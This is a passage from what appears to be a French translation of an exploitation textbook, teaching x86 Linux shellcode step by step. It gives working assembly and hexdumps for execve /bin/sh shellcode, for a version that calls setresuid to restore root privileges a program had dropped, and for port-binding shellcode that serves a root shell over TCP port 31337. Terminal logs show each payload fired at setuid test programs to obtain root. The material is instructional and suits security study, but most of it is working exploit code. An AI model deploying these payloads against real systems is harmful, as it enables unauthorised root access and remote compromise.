```
#include <unistd.h>

int main() {
   char filename[] = "/bin/sh\x00";
   char **argv, **envp; // Tableaux qui contiennent les pointeurs de caractères.

   argv[0] = filename;  // Le seul argument est le nom du fichier.
   argv[1] = 0; // Le tableau des arguments est terminé par nul.

   envp[0] = 0; // Le tableau d'environnement est terminé par nul.
   execve(filename, argv, envp);
}
```

Pour faire la même chose en assembleur, les tableaux des arguments et de l'environnement doivent être construits en mémoire. Par ailleurs, la chaîne `"/bin/sh"` doit être terminée par un octet nul et donc être construite en mémoire. En assembleur, la manipulation de la mémoire ressemble à l'utilisation des pointeurs en C. L'instruction `lea`, qui signifie *charger l'adresse réelle* (*load effective address*), opère de manière analogue à l'opérateur C adresse-de.

nstruction	*Description*
`lea <dest>, <source>`	Charger l'adresse réelle de l'opérande source dans l'opérande destination.

Avec la syntaxe Intel, les opérandes peuvent être déréférencés comme des pointeurs lorsqu'ils sont entourés de crochets. Par exemple, l'instruction assembleur suivante traite EBX+12 comme un pointeur et écrit la valeur de EAX à l'adresse correspondante :

```
89 43 0C                mov [ebx+12],eax
```

Le shellcode suivant utilise ces nouvelles instructions pour construire en mémoire les arguments de `execve()`. Le tableau d'environnement est intégré au tableau des arguments (à la fin) et ils partagent donc tous deux le même terminateur nul sur 32 bits.

exec_shell.s

```
BITS 32

  jmp short two      ; Astuce du saut à la fin de l'appel.
one:
; int execve(const char *filename, char *const argv [], char *const envp[])
  pop ebx            ; ebx contient l'adresse de la chaîne.
  xor eax, eax       ; Placer 0 dans eax.
  mov [ebx+7], al    ; Terminer la chaîne /bin/sh par nul.
  mov [ebx+8], ebx   ; Remplacer AAAA par l'adresse contenue dans ebx.
  mov [ebx+12], eax  ; Remplacer BBBB par un terminateur nul sur 32 bits.
  lea ecx, [ebx+8]   ; Charger l'adresse de [ebx+8] dans ecx pour le pointeur argv.
  lea edx, [ebx+12]  ; edx = ebx + 12, c'est-à-dire le pointeur envp.
  mov al, 11         ; Appel système n°11.
  int 0x80           ; Procéder à l'appel.

two:
  call one           ; Utiliser un appel pour obtenir l'adresse de la chaîne.
  db '/bin/shXAAAABBBB'      ; Les octets XAAAABBBB ne sont pas indispensables.
```

Après avoir terminé la chaîne et construit les tableaux, le shellcode utilise l'instruction `lea` (en gras) pour placer un pointeur sur le tableau des arguments dans le registre ECX. Charger l'adresse réelle d'une expression entre crochets qui additionne une valeur à un registre constitue une solution efficace pour ajouter la valeur au registre et placer le résultat dans un autre registre. Dans l'exemple précédent, les crochets passent la déréférenciation de EBX+8 comme argument à `lea`, qui charge cette adresse dans EDX. Puisque charger l'adresse d'un pointeur déréférencé produit le pointeur originel, cette instruction place EBX+8 dans EDX. Sans `lea`, cette opération se ferait avec des instructions `mov` et `add`. Une fois assemblé, ce shellcode est dépourvu d'octet nul. Dans un exploit, il remplace le programme initial par un shell :

```
reader@hacking:~/booksrc $ nasm exec_shell.s
reader@hacking:~/booksrc $ wc -c exec_shell
36 exec_shell
reader@hacking:~/booksrc $ hexdump -C exec_shell
00000000  eb 16 5b 31 c0 88 43 07  89 5b 08 89 43 0c 8d 4b  |..[1..C..[..C..K|
00000010  08 8d 53 0c b0 0b cd 80  e8 e5 ff ff ff 2f 62 69  |..S........../bi|
00000020  6e 2f 73 68                                       |n/sh|
00000024
reader@hacking:~/booksrc $ export SHELLCODE=$(cat exec_shell)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE will be at 0xbffff9c0
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\xc0\xf9\xff\xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
[DEBUG] found a 5 byte note for user id 999
[DEBUG] found a 35 byte note for user id 999
```

```
[DEBUG] found a 9 byte note for user id 999
[DEBUG] found a 33 byte note for user id 999
-------[ end of note data ]-------
sh-3.2# whoami
root
sh-3.2#
```

Nous pouvons raccourcir ce shellcode à moins de 45 octets. Puisqu'un shellcode doit être injecté quelque part dans la mémoire d'un programme, plus il est petit, moins le tampon qui le reçoit doit être grand. Par conséquent, plus le shellcode est court, plus le nombre de situations exploitables est grand. Les octets XAAAABBBB ne constituent qu'une aide visuelle et peuvent donc être retirés de la fin de la chaîne. Nous obtenons ainsi un shellcode de 36 octets :

```
reader@hacking:~/booksrc/shellcodes $ hexdump -C exec_shell
00000000  eb 16 5b 31 c0 88 43 07  89 5b 08 89 43 0c 8d 4b  |..[1..C..[..C..K|
00000010  08 8d 53 0c b0 0b cd 80  e8 e5 ff ff ff 2f 62 69  |..S........../bi|
00000020  6e 2f 73 68                                       |n/sh|
00000024
reader@hacking:~/booksrc/shellcodes $ wc -c exec_shell
36 exec_shell
reader@hacking:~/booksrc/shellcodes $
```

Nous pouvons encore réduire ce shellcode en revoyant sa conception et en utilisant plus efficacement les registres. ESP est le pointeur de pile qui désigne le sommet de la pile. Lorsqu'une valeur est empilée, ESP remonte en mémoire (en soustrayant 4) et la valeur est placée au sommet de la pile. Lorsqu'une valeur est dépilée, le pointeur dans ESP est déplacé vers le bas de la mémoire (en ajoutant 4).

Le shellcode suivant utilise des instructions `push` pour construire en mémoire les structures nécessaires à l'appel système `execve()`.

tiny_shell.s

```
BITS 32

; execve(const char *filename, char *const argv [], char *const envp[])
  xor eax, eax      ; Mettre à zéro eax.
  push eax          ; Empiler des nuls pour la fin de chaîne.
  push 0x68732f2f   ; Empiler "//sh".
  push 0x6e69622f   ; Empiler "/bin".
  mov ebx, esp      ; Placer l'adresse de "/bin//sh" dans ebx, via esp.
  push eax          ; Empiler un terminateur nul sur 32 bits.
  mov edx, esp      ; Tableau vide pour envp.
  push ebx          ; Empiler l'adresse de la chaîne au-dessus du terminateur nul.
  mov ecx, esp      ; Tableau argv avec un pointeur de chaîne.
  mov al, 11        ; Appel système n°11.
  int 0x80          ; Procéder à l'appel.
```

Ce shellcode construit la chaîne `"/bin//sh"`, terminée par nul, sur la pile. Il utilise ensuite ESP pour le pointeur. La barre oblique supplémentaire n'a pas d'importance car elle sera ignorée. Nous utilisons la même méthode pour construire les tableaux des

autres arguments. Le shellcode résultant lance toujours un shell mais n'occupe plus que 25 octets, à comparer aux 35 octets obtenus avec la méthode précédente :

```
reader@hacking:~/booksrc $ nasm tiny_shell.s
reader@hacking:~/booksrc $ wc -c tiny_shell
25 tiny_shell
reader@hacking:~/booksrc $ hexdump -C tiny_shell
00000000  31 c0 50 68 2f 2f 73 68  68 2f 62 69 6e 89 e3 50  |1.Ph//shh/bin..P|
00000010  89 e2 53 89 e1 b0 0b cd  80                       |..S......|
00000019
reader@hacking:~/booksrc $ export SHELLCODE=$(cat tiny_shell)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE will be at 0xbffff9cb
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\xcb\xf9\xff\xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
[DEBUG] found a 5 byte note for user id 999
[DEBUG] found a 35 byte note for user id 999
[DEBUG] found a 9 byte note for user id 999
[DEBUG] found a 33 byte note for user id 999
-------[ end of note data ]------
sh-3.2#
```

0x531 Une question de privilèges

Pour réduire les effets de l'élévation des privilèges, certains processus privilégiés réduisent leurs privilèges effectifs lorsqu'ils réalisent des opérations qui n'ont pas besoin d'un tel niveau d'accès. Pour cela, ils utilisent la fonction `seteuid()`, qui permet de fixer l'identifiant d'utilisateur effectif et change donc les privilèges du processus. Voici sa page de manuel :

```
SETEGID(2)                Manuel du programmeur Linux                SETEGID(2)

NOM
       seteuid, setegid - Fixer les UID et GID effectifs.

SYNOPSIS
       #include <sys/types.h>
       #include <unistd.h>

       int seteuid(uid_t euid);
       int setegid(gid_t egid);

DESCRIPTION
       seteuid() fixe l'UID effectif du processus en cours. Les processus non
       privilégiés peuvent uniquement fixer leur UID effectif à la valeur de
       leur UID réel, de leur UID effectif ou de leur UID sauvé.

       Ceci  fonctionne  exactement de la même façon avec setegid() en
       raisonnant en terme de groupe (GID) au lieu d'utilisateur (UID).

VALEUR RENVOYEE
       En cas de réussite, zéro est renvoyé, sinon -1 est renvoyé et errno
       contient le code d'erreur.
```

Le code suivant utilise cette fonction pour abaisser les privilèges à ceux de l'utilisateur "games" avant l'appel vulnérable à `strcpy()`.

drop_privs.c

```
#include <unistd.h>
void lowered_privilege_function(unsigned char *ptr) {
   char buffer[50];
   seteuid(5);  // Abaisser les privilèges à ceux de l'utisateur games.
   strcpy(buffer, ptr);
}
int main(int argc, char *argv[]) {
   if (argc > 0)
      lowered_privilege_function(argv[1]);
}
```

Même si ce programme compilé est setuid root, les privilèges sont abaissés à ceux de l'utilisateur "games" avant que le shellcode ne s'exécute. Par conséquent, le shell est lancé sous le compte "games", sans offrir un accès root :

```
reader@hacking:~/booksrc $ gcc -o drop_privs drop_privs.c
reader@hacking:~/booksrc $ sudo chown root ./drop_privs; sudo chmod u+s ./drop_privs
reader@hacking:~/booksrc $ export SHELLCODE=$(cat tiny_shell)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./drop_privs
SHELLCODE will be at 0xbffff9cb
reader@hacking:~/booksrc $ ./drop_privs $(perl -e 'print "\xcb\xf9\xff\xbf"x40')
sh-3.2$ whoami
games
sh-3.2$ id
uid=999(reader) gid=999(reader) euid=5(games)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),
104(scanner),112(netdev),113(lpadmin),115(powerdev),117(admin),999(reader)
sh-3.2$
```

Heureusement, il est très facile de restaurer les privilèges de root au début de notre shellcode par un appel système. Pour cela, la solution la plus complète passe par l'appel système `setresuid()`, qui fixe les identifiants d'utilisateur réel, effectif et sauvé. Le numéro de l'appel système et la page de manuel correspondante sont donnés ci-après :

```
reader@hacking:~/booksrc $ grep -i setresuid /usr/include/asm-i386/unistd.h
#define __NR_setresuid          164
#define __NR_setresuid32        208
reader@hacking:~/booksrc $ man 2 setresuid
SETRESUID(2)              Manuel du programmeur Linux             SETRESUID(2)

NOM
       setresuid, setresgid - Fixer les UIDs ou les GIDs réels, effectifs et
       sauvés.

SYNOPSIS
       #define _GNU_SOURCE
       #include <unistd.h>
```

```
       int setresuid(uid_t ruid, uid_t euid, uid_t suid);
       int setresgid(gid_t rgid, gid_t egid, gid_t sgid);

DESCRIPTION
       setresuid() fixe les UIDs réel, effectif et (effectif) sauvé du processus
       apppelant.
```

De manière à restaurer les privilèges du superutilisateur, le shellcode suivant appelle `setresuid()` avant de lancer le shell.

priv_shell.s

```
BITS 32

; setresuid(uid_t ruid, uid_t euid, uid_t suid);
  xor eax, eax      ; Mettre à zéro eax.
  xor ebx, ebx      ; Mettre à zéro ebx.
  xor ecx, ecx      ; Mettre à zéro ecx.
  xor edx, edx      ; Mettre à zéro edx.
  mov al,  0xa4     ; 164 (0xa4) pour l'appel système n°164.
  int 0x80          ; setresuid(0, 0, 0) restaure tous les privilèges de root.

; execve(const char *filename, char *const argv [], char *const envp[])
  xor eax, eax      ; S'assurer que eax est à nouveau à zéro.
  mov al, 11        ; Appel système n°11.
  push ecx          ; Empiler des nuls pour la fin de chaîne.
  push 0x68732f2f   ; Empiler "//sh".
  push 0x6e69622f   ; Empiler "/bin".
  mov ebx, esp      ; Placer l'adresse de "/bin//sh" dans ebx, via esp.
  push ecx          ; Empiler un terminateur nul sur 32 bits.
  mov edx, esp      ; Tableau vide pour envp.
  push ebx          ; Empiler l'adresse de la chaîne au-dessus du terminateur nul.
  mov ecx, esp      ; Tableau argv avec un pointeur de chaîne.
  int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL]).
```

Ainsi, même si un programme s'exécute avec des privilèges abaissés au moment où il est exploité, le shellcode peut restaurer les privilèges adéquats. Ce fonctionnement est illustré ci-après par l'exploitation du même programme avec des privilèges abaissés :

```
reader@hacking:~/booksrc $ nasm priv_shell.s
reader@hacking:~/booksrc $ export SHELLCODE=$(cat priv_shell)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./drop_privs
SHELLCODE will be at 0xbffff9bf
reader@hacking:~/booksrc $ ./drop_privs $(perl -e 'print "\xbf\xf9\xff\xbf"x40')
sh-3.2# whoami
root
sh-3.2# id
uid=0(root) gid=999(reader)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),
104(scanner),112(netdev),113(lpadmin),115(powerdev),117(admin),999(reader)
sh-3.2#
```

0x532 Toujours plus petit

Nous pouvons encore réduire de quelques octets ce shellcode. L'instruction *x*86 `cdq` occupe un octet et permet de convertir des mots doubles (*doubleword*) en mots quadruples (*quadword*). Au lieu d'utiliser des opérandes, cette instruction prend toujours la source dans le registre EAX et stocke le résultat dans les registres EDX et EAX. Puisque les registres contiennent des mots doubles sur 32 bits, il en faut deux pour stocker des mots quadruples sur 64 bits. La conversion étend simplement le bit de signe d'un entier 32 bits dans un entier 64 bits. Autrement dit, si le bit de signe du registre EAX est 0, l'instruction `cdq` fixe le registre EDX à zéro. Lorsqu'on met le registre EDX à zéro à l'aide d'un OU Exclusif, il faut deux octets. Par conséquent, si EAX contient déjà la valeur zéro, l'utilisation de l'instruction `cdq` pour mettre EDX à zéro permet de gagner un octet.

Comparez l'instruction

```
31 D2                   xor edx,edx
```

à

```
99                      cdq
```

Nous pouvons également gagner un autre octet en utilisant plus intelligemment la pile. Puisqu'elle est alignée sur 32 bits, une valeur de un octet placée sur la pile sera alignée comme un mot double. Lorsque sa valeur est dépilée, son bit de signe sert à compléter le registre. Les instructions qui empilent un seul octet et le dépilent dans un registre occupent trois octets, tandis qu'utiliser `xor` pour mettre à zéro le registre et déplacer un seul octet demandent quatre octets.

Comparez les instructions

```
31 C0                   xor eax,eax
B0 0B                   mov al,0xb
```

à

```
6A 0B                   push byte +0xb
58                      pop eax
```

Ces astuces sont utilisées dans le shellcode suivant (en gras). Il correspond à celui utilisé aux chapitres précédents.

shellcode.s

```
BITS 32

; setresuid(uid_t ruid, uid_t euid, uid_t suid);
  xor eax, eax      ; Mettre à zéro eax.
  xor ebx, ebx      ; Mettre à zéro ebx.
  xor ecx, ecx      ; Mettre à zéro ecx.
  cdq               ; Mettre à zéro edx en utilisant le bit de signe de eax.
  mov BYTE al, 0xa4 ; Appel système n°164 (0xa4).
  int 0x80          ; setresuid(0, 0, 0) restaure tous les privilèges de root.
```

```
; execve(const char *filename, char *const argv [], char *const envp[])
  push BYTE 11          ; Empiler 11.
  pop eax               ; Dépiler le dword 11 dans eax.
  push ecx              ; Empiler des nuls pour la fin de chaîne.
  push 0x68732f2f       ; Empiler "//sh".
  push 0x6e69622f       ; Empiler "/bin".
  mov ebx, esp          ; Placer l'adresse de "/bin//sh" dans ebx, via esp.
  push ecx              ; Empiler un terminateur nul sur 32 bits.
  mov edx, esp          ; Tableau vide pour envp.
  push ebx              ; Empiler l'adresse de la chaîne au-dessus du terminateur nul.
  mov ecx, esp          ; Tableau argv avec un pointeur de chaîne.
  int 0x80              ; execve("/bin//sh", ["/bin//sh", NULL], [NULL]).
```

Pour empiler un seul octet, la syntaxe exige que la taille soit indiquée. Les tailles valides sont BYTE pour un seul octet, WORD pour deux octets et DWORD pour quatre octets. Ces tailles peuvent être imposées par la largeur du registre. Par exemple, affecter une valeur au registre AL implique la taille BYTE. Bien qu'il ne soit pas obligatoire de préciser une taille dans tous les cas, cela ne fait pas de mal et peut améliorer la lisibilité du code.

0x540 Shellcode de liaison à un port

Pour l'exploitation d'un programme distant, le shellcode conçu précédemment ne fonctionne pas. Le shellcode injecté doit communiquer au travers du réseau afin d'ouvrir une invite root interactive. Le shellcode de liaison à un port (*port-binding*) permet d'associer le shell à un port réseau sur lequel il attend des connexions entrantes. Au chapitre précédent, nous avons employé ce type de shellcode pour exploiter le miniserveur Web. Le code C suivant se lie au port 31337 et attend une connexion TCP.

bind_port.c

```
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int main(void) {
   int sockfd, new_sockfd;  // Écoute sur sock_fd, nouvelle connexion sur new_fd.
   struct sockaddr_in host_addr, client_addr;   // Informations sur mon adresse.
   socklen_t sin_size;
   int yes=1;

   sockfd = socket(PF_INET, SOCK_STREAM, 0);

   host_addr.sin_family = AF_INET;  // Ordre des octets de l'hôte.
   host_addr.sin_port = htons(31337);   // Ordre des octets du réseau (court).
   host_addr.sin_addr.s_addr = INADDR_ANY; // Remplir automatiquement mon IP.
   memset(&(host_addr.sin_zero), '\0', 8); // Reste de la structure à 0.
```

```
    bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

    listen(sockfd, 4);
    sin_size = sizeof(struct sockaddr_in);
    new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
}
```

Ces fonctions de sockets sont toutes disponibles au travers d'un seul appel système Linux, au nom `socketcall()` tout trouvé. Il s'agit de l'appel système numéro 102, dont la page de manuel est plutôt mystérieuse :

```
reader@hacking:~/booksrc $ grep socketcall /usr/include/asm-i386/unistd.h
#define __NR_socketcall         102
reader@hacking:~/booksrc $ man 2 socketcall
SOCKETCALL(2)            Manuel du programmeur Linux            SOCKETCALL(2)

NOM
       socketcall - Appels système sur les sockets.

SYNOPSIS
       int socketcall(int call, unsigned long *args);

DESCRIPTION
       socketcall() est un point d'entrée commun du noyau pour les appels système
       concernant les sockets. call détermine quelle fonction appliquer aux
       sockets. args pointe sur un bloc contenant les véritables arguments qui
       sont transmis à l'appel système approprié.

       Les programmes utilisateurs doivent appeler les fonctions appropriées par
       leurs noms habituels. Seuls les implémenteurs de bibliothèques standard et
       les hackers Linux ont besoin d'utiliser socketcall().
```

Les numéros d'appel valides pour le premier argument sont donnés dans le fichier d'entête `linux/net.h`.

Extrait de /usr/include/linux/net.h

```
#define SYS_SOCKET  1  /* sys_socket(2) */
#define SYS_BIND  2  /* sys_bind(2) */
#define SYS_CONNECT  3  /* sys_connect(2) */
#define SYS_LISTEN  4  /* sys_listen(2) */
#define SYS_ACCEPT  5  /* sys_accept(2) */
#define SYS_GETSOCKNAME  6  /* sys_getsockname(2) */
#define SYS_GETPEERNAME  7  /* sys_getpeername(2) */
#define SYS_SOCKETPAIR  8  /* sys_socketpair(2) */
#define SYS_SEND  9  /* sys_send(2) */
#define SYS_RECV  10  /* sys_recv(2) */
#define SYS_SENDTO  11  /* sys_sendto(2) */
#define SYS_RECVFROM  12  /* sys_recvfrom(2) */
#define SYS_SHUTDOWN  13  /* sys_shutdown(2) */
#define SYS_SETSOCKOPT  14  /* sys_setsockopt(2) */
#define SYS_GETSOCKOPT  15  /* sys_getsockopt(2) */
#define SYS_SENDMSG  16  /* sys_sendmsg(2) */
#define SYS_RECVMSG  17  /* sys_recvmsg(2) */
```

Sous Linux, pour procéder à des appels système de sockets, EAX vaut toujours 102 pour `socketcall()`, EBX contient le type de l'appel et ECX pointe sur les arguments de l'appel. Les appels sont assez simples, mais certains requièrent une structure `sockaddr` qui doit être construite par le shellcode. Pour examiner cette structure en mémoire, la solution la plus simple consiste à déboguer le code C compilé :

```
reader@hacking:~/booksrc $ gcc -g bind_port.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 18
13          sockfd = socket(PF_INET, SOCK_STREAM, 0);
14
15          host_addr.sin_family = AF_INET;  // Ordre des octets de l'hôte.
16          host_addr.sin_port = htons(31337);   // Ordre des octets du réseau (court).
17          host_addr.sin_addr.s_addr = INADDR_ANY; // Remplir automatiquement mon IP.
18          memset(&(host_addr.sin_zero), '\0', 8); // Reste de la structure à 0.
19
20          bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));
21
22          listen(sockfd, 4);
(gdb) break 13
Breakpoint 1 at 0x804849b: file bind_port.c, line 13.
(gdb) break 20
Breakpoint 2 at 0x80484f5: file bind_port.c, line 20.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at bind_port.c:13
13          sockfd = socket(PF_INET, SOCK_STREAM, 0);
(gdb) x/5i $eip
0x804849b <main+23>:    mov    DWORD PTR [esp+8],0x0
0x80484a3 <main+31>:    mov    DWORD PTR [esp+4],0x1
0x80484ab <main+39>:    mov    DWORD PTR [esp],0x2
0x80484b2 <main+46>:    call   0x8048394 <socket@plt>
0x80484b7 <main+51>:    mov    DWORD PTR [ebp-12],eax
(gdb)
```

Puisque nous devons examiner les valeurs de `PF_INET` et de `SOCK_STREAM`, le premier point d'arrêt est défini juste avant l'appel de socket. Les trois arguments sont placés sur la pile (avec des instructions `mov`) dans l'ordre inverse. Cela signifie que `PF_INET` vaut 2 et que `SOCK_STREAM` vaut 1 :

```
(gdb) cont
Continuing.

Breakpoint 2, main () at bind_port.c:20
20          bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));
(gdb) print host_addr
$1 = {sin_family = 2, sin_port = 27002, sin_addr = {s_addr = 0},
  sin_zero = "\000\000\000\000\000\000\000\000"}
(gdb) print sizeof(struct sockaddr)
$2 = 16
(gdb) x/16xb &host_addr
0xbffff780:     0x02    0x00    0x7a    0x69    0x00    0x00    0x00    0x00
0xbffff788:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

```
(gdb) p /x 27002
$3 = 0x697a
(gdb) p 0x7a69
$4 = 31337
(gdb)
```

Le point d'arrêt suivant se trouve après que la structure `sockaddr` a été remplie par les valeurs appropriées. Le débogueur est suffisamment intelligent pour décoder les éléments de la structure lors de l'affichage de `host_addr`. Cependant, nous devons également faire preuve d'une certaine intelligence pour réaliser que le port est enregistré dans l'ordre des octets du réseau. Les éléments `sin_family` et `sin_port` sont tous deux des mots, suivis de l'adresse sous forme d'un `DWORD`. Dans notre cas, l'adresse est `0`, ce qui signifie que n'importe quelle adresse peut servir à la liaison. Les huit octets restants constituent simplement un espace supplémentaire dans la structure. Les informations importantes se trouvent dans les huit premiers octets de la structure (en gras).

Les instructions assembleur suivantes réalisent tous les appels de sockets nécessaires à une liaison au port 31337 et à l'acceptation d'une connexion TCP. La structure `sockaddr` et le tableau des arguments sont créés en empilant des valeurs dans l'ordre inverse, puis en copiant ESP dans ECX. Les huit derniers octets de la structure `sockaddr` ne sont pas placés sur la pile car ils ne sont pas utilisés. Les huit octets aux valeurs aléatoires qui se trouveront à cet endroit sur la pile feront parfaitement l'affaire.

bind_port.s

```
BITS 32

; s = socket(2, 1, 0)
  push BYTE 0x66     ; socketcall est l'appel système n°102 (0x66).
  pop eax
  cdq                ; Mettre à zéro edx pour l'utiliser comme DWORD nul ensuite.
  xor ebx, ebx       ; ebx est le type de socketcall.
  inc ebx            ; 1 = SYS_SOCKET = socket().
  push edx           ; Construire les args : { protocol = 0,
  push BYTE 0x1      ;          (inversé)      SOCK_STREAM = 1,
  push BYTE 0x2      ;                         AF_INET = 2 }
  mov ecx, esp       ; ecx = pointeur sur le tableau des arguments.
  int 0x80           ; Après l'appel système, eax contient le descripteur de socket.

  mov esi, eax       ; Enregistrer le descripteur dans esi pour plus tard.

; bind(s, [2, 31337, 0], 16)
  push BYTE 0x66     ; socketcall (appel système n°102).
  pop eax
  inc ebx            ; ebx = 2 = SYS_BIND = bind().
  push edx           ; Construire sockaddr :  INADDR_ANY = 0
  push WORD 0x697a   ;          (inversé)     PORT = 31337
  push WORD bx       ;                        AF_INET = 2
  mov ecx, esp       ; ecx = pointeur sur la structure server.
  push BYTE 16       ; argv : { sizeof(structure server) = 16,
  push ecx           ;          pointeur sur la structure server,
```

```
    push esi            ;           descripteur de socket }
    mov ecx, esp        ; ecx = tableau des arguments.
    int 0x80            ; eax = 0 en cas de succès.

; listen(s, 0)
    mov BYTE al, 0x66 ; socketcall (appel système n°102).
    inc ebx
    inc ebx             ; ebx = 4 = SYS_LISTEN = listen().
    push ebx            ; argv : { backlog = 4,
    push esi            ;          descripteur de socket }
    mov ecx, esp        ; ecx = tableau des arguments.
    int 0x80

; c = accept(s, 0, 0)
    mov BYTE al, 0x66 ; socketcall (appel système n°102).
    inc ebx             ; ebx = 5 = SYS_ACCEPT = accept()
    push edx            ; argv : { socklen = 0,
    push edx            ;          pointeur sur sockaddr = NULL,
    push esi            ;          descripteur de socket }
    mov ecx, esp        ; ecx = tableau des arguments.
    int 0x80            ; eax = descripteur de socket connectée.
```

Une fois ce shellcode assemblé, nous pouvons l'employer dans un exploit pour établir une liaison avec le port 31337 et attendre une connexion entrante, en bloquant sur l'appel `accept`. Lorsqu'une connexion est acceptée, le nouveau descripteur de socket est placé dans EAX à la fin du shellcode. Il ne sera réellement utile que si nous le combinons au code de lancement d'un shell, décrit précédemment. Fort heureusement, les descripteurs de fichiers standard rendent cette association remarquablement simple.

0x541 Dupliquer des descripteurs de fichiers standard

L'entrée, la sortie et l'erreur standard sont les trois descripteurs de fichiers utilisés par les programmes pour réaliser des entrées/sorties standard. Les sockets sont également des descripteurs de fichiers qui peuvent être lus et écrits. En remplaçant simplement l'entrée, la sortie et l'erreur standard du shell lancé par le descripteur de socket, le shell écrira sa sortie et ses erreurs sur la socket et son entrée sera constituée des octets reçus sur la socket. L'appel système `dup2` (numéro 63) sert précisément à dupliquer des descripteurs de fichiers :

```
reader@hacking:~/booksrc $ grep dup2 /usr/include/asm-i386/unistd.h
#define __NR_dup2               63
reader@hacking:~/booksrc $ man 2 dup2
DUP(2)                  Manuel du programmeur Linux                  DUP(2)

NOM
       dup, dup2 - Dupliquer un descripteur de fichier.

SYNOPSIS
       #include <unistd.h>

       int dup(int oldfd);
       int dup2(int oldfd, int newfd);
```

```
DESCRIPTION
       dup() et dup2() créent une copie du descripteur de fichier oldfd.

       dup2() transforme newfd en une copie de oldfd, fermant auparavant newfd
       si besoin est.
```

Le shellcode `bind_port.s` s'est terminé en laissant le descripteur de socket dans EAX. Les instructions suivantes extraites de `bind_shell_beta.s` sont ajoutées afin de dupliquer la socket dans les descripteurs de fichiers des entrées/sorties standard. Les instructions tirées de `tiny_shell` permettent d'exécuter un shell dans le processus courant. Les descripteurs de l'entrée et de la sortie standard du shell créé correspondent à la connexion TCP, autorisant ainsi l'accès au shell distant.

Nouvelles instructions de bind_shell_beta.s

```
; dup2(socket connectée, {les trois descripteurs des E/S standard})
  mov ebx, eax        ; Copier le descripteur de socket dans ebx.
  push BYTE 0x3F      ; Appel système dup2 (n°63).
  pop eax
  xor ecx, ecx        ; ecx = 0 = entrée standard.
  int 0x80            ; dup(c, 0).
  mov BYTE al, 0x3F ; Appel système dup2 (n°63).
  inc ecx             ; ecx = 1 = sortie standard.
  int 0x80            ; dup(c, 1)
  mov BYTE al, 0x3F ; Appel système dup2 (n°63).
  inc ecx             ; ecx = 2 = erreur standard.
  int 0x80 ; dup(c, 2)

; execve(const char *filename, char *const argv [], char *const envp[])
  mov BYTE al, 11     ; Appel système execve (n°11).
  push edx            ; Empiler des nuls pour la fin de chaîne.
  push 0x68732f2f     ; Empiler "//sh".
  push 0x6e69622f     ; Empiler "/bin".
  mov ebx, esp        ; Placer l'adresse de "/bin//sh" dans ebx, via esp.
  push ecx            ; Empiler un terminateur nul sur 32 bits.
  mov edx, esp        ; Tableau vide pour envp.
  push ebx            ; Empiler l'adresse de la chaîne au-dessus du terminateur nul.
  mov ecx, esp        ; Tableau argv avec un pointeur de chaîne.
  int 0x80            ; execve("/bin//sh", ["/bin//sh", NULL], [NULL]).
```

Une fois ce shellcode assemblé, nous pouvons l'employer pour établir une liaison avec le port 31337 et attendre une connexion entrante. Dans la sortie suivante, nous utilisons `grep` pour vérifier l'absence d'octets nuls. À la fin, le processus se bloque dans l'attente d'une connexion :

```
reader@hacking:~/booksrc $ nasm bind_shell_beta.s
reader@hacking:~/booksrc $ hexdump -C bind_shell_beta | grep --color=auto 00
00000000  6a 66 58 99 31 db 43 52  6a 01 6a 02 89 e1 cd 80  |jfX.1.CRj.j.....|
00000010  89 c6 6a 66 58 43 52 66  68 7a 69 66 53 89 e1 6a  |..jfXCRfhzifS..j|
00000020  10 51 56 89 e1 cd 80 b0  66 43 43 53 56 89 e1 cd  |.QV.....fCCSV...|
00000030  80 b0 66 43 52 52 56 89  e1 cd 80 89 c3 6a 3f 58  |..fCRRV......j?X|
00000040  31 c9 cd 80 b0 3f 41 cd  80 b0 3f 41 cd 80 b0 0b  |1....?A...?A....|
00000050  52 68 2f 2f 73 68 68 2f  62 69 6e 89 e3 52 89 e2  |Rh//shh/bin..R..|
00000060  53 89 e1 cd 80                                    |S....|
```

```
00000065
reader@hacking:~/booksrc $ export SHELLCODE=$(cat bind_shell_beta)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE will be at 0xbffff97f
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x7f\xf9\xff\xbf"x40')
[DEBUG] found a 33 byte note for user id 999
-------[ end of note data ]------
```

À partir d'un autre terminal, nous utilisons `netstat` pour déterminer le port à l'écoute. Ensuite, `netcat` est invoqué pour établir une connexion avec le shell root sur ce port :

```
reader@hacking:~/booksrc $ sudo netstat -lp | grep 31337
tcp        0      0  *:31337          *:*             LISTEN 25604/notesearch
reader@hacking:~/booksrc $ nc -vv 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open
whoami
root
```

0x542 Branchements

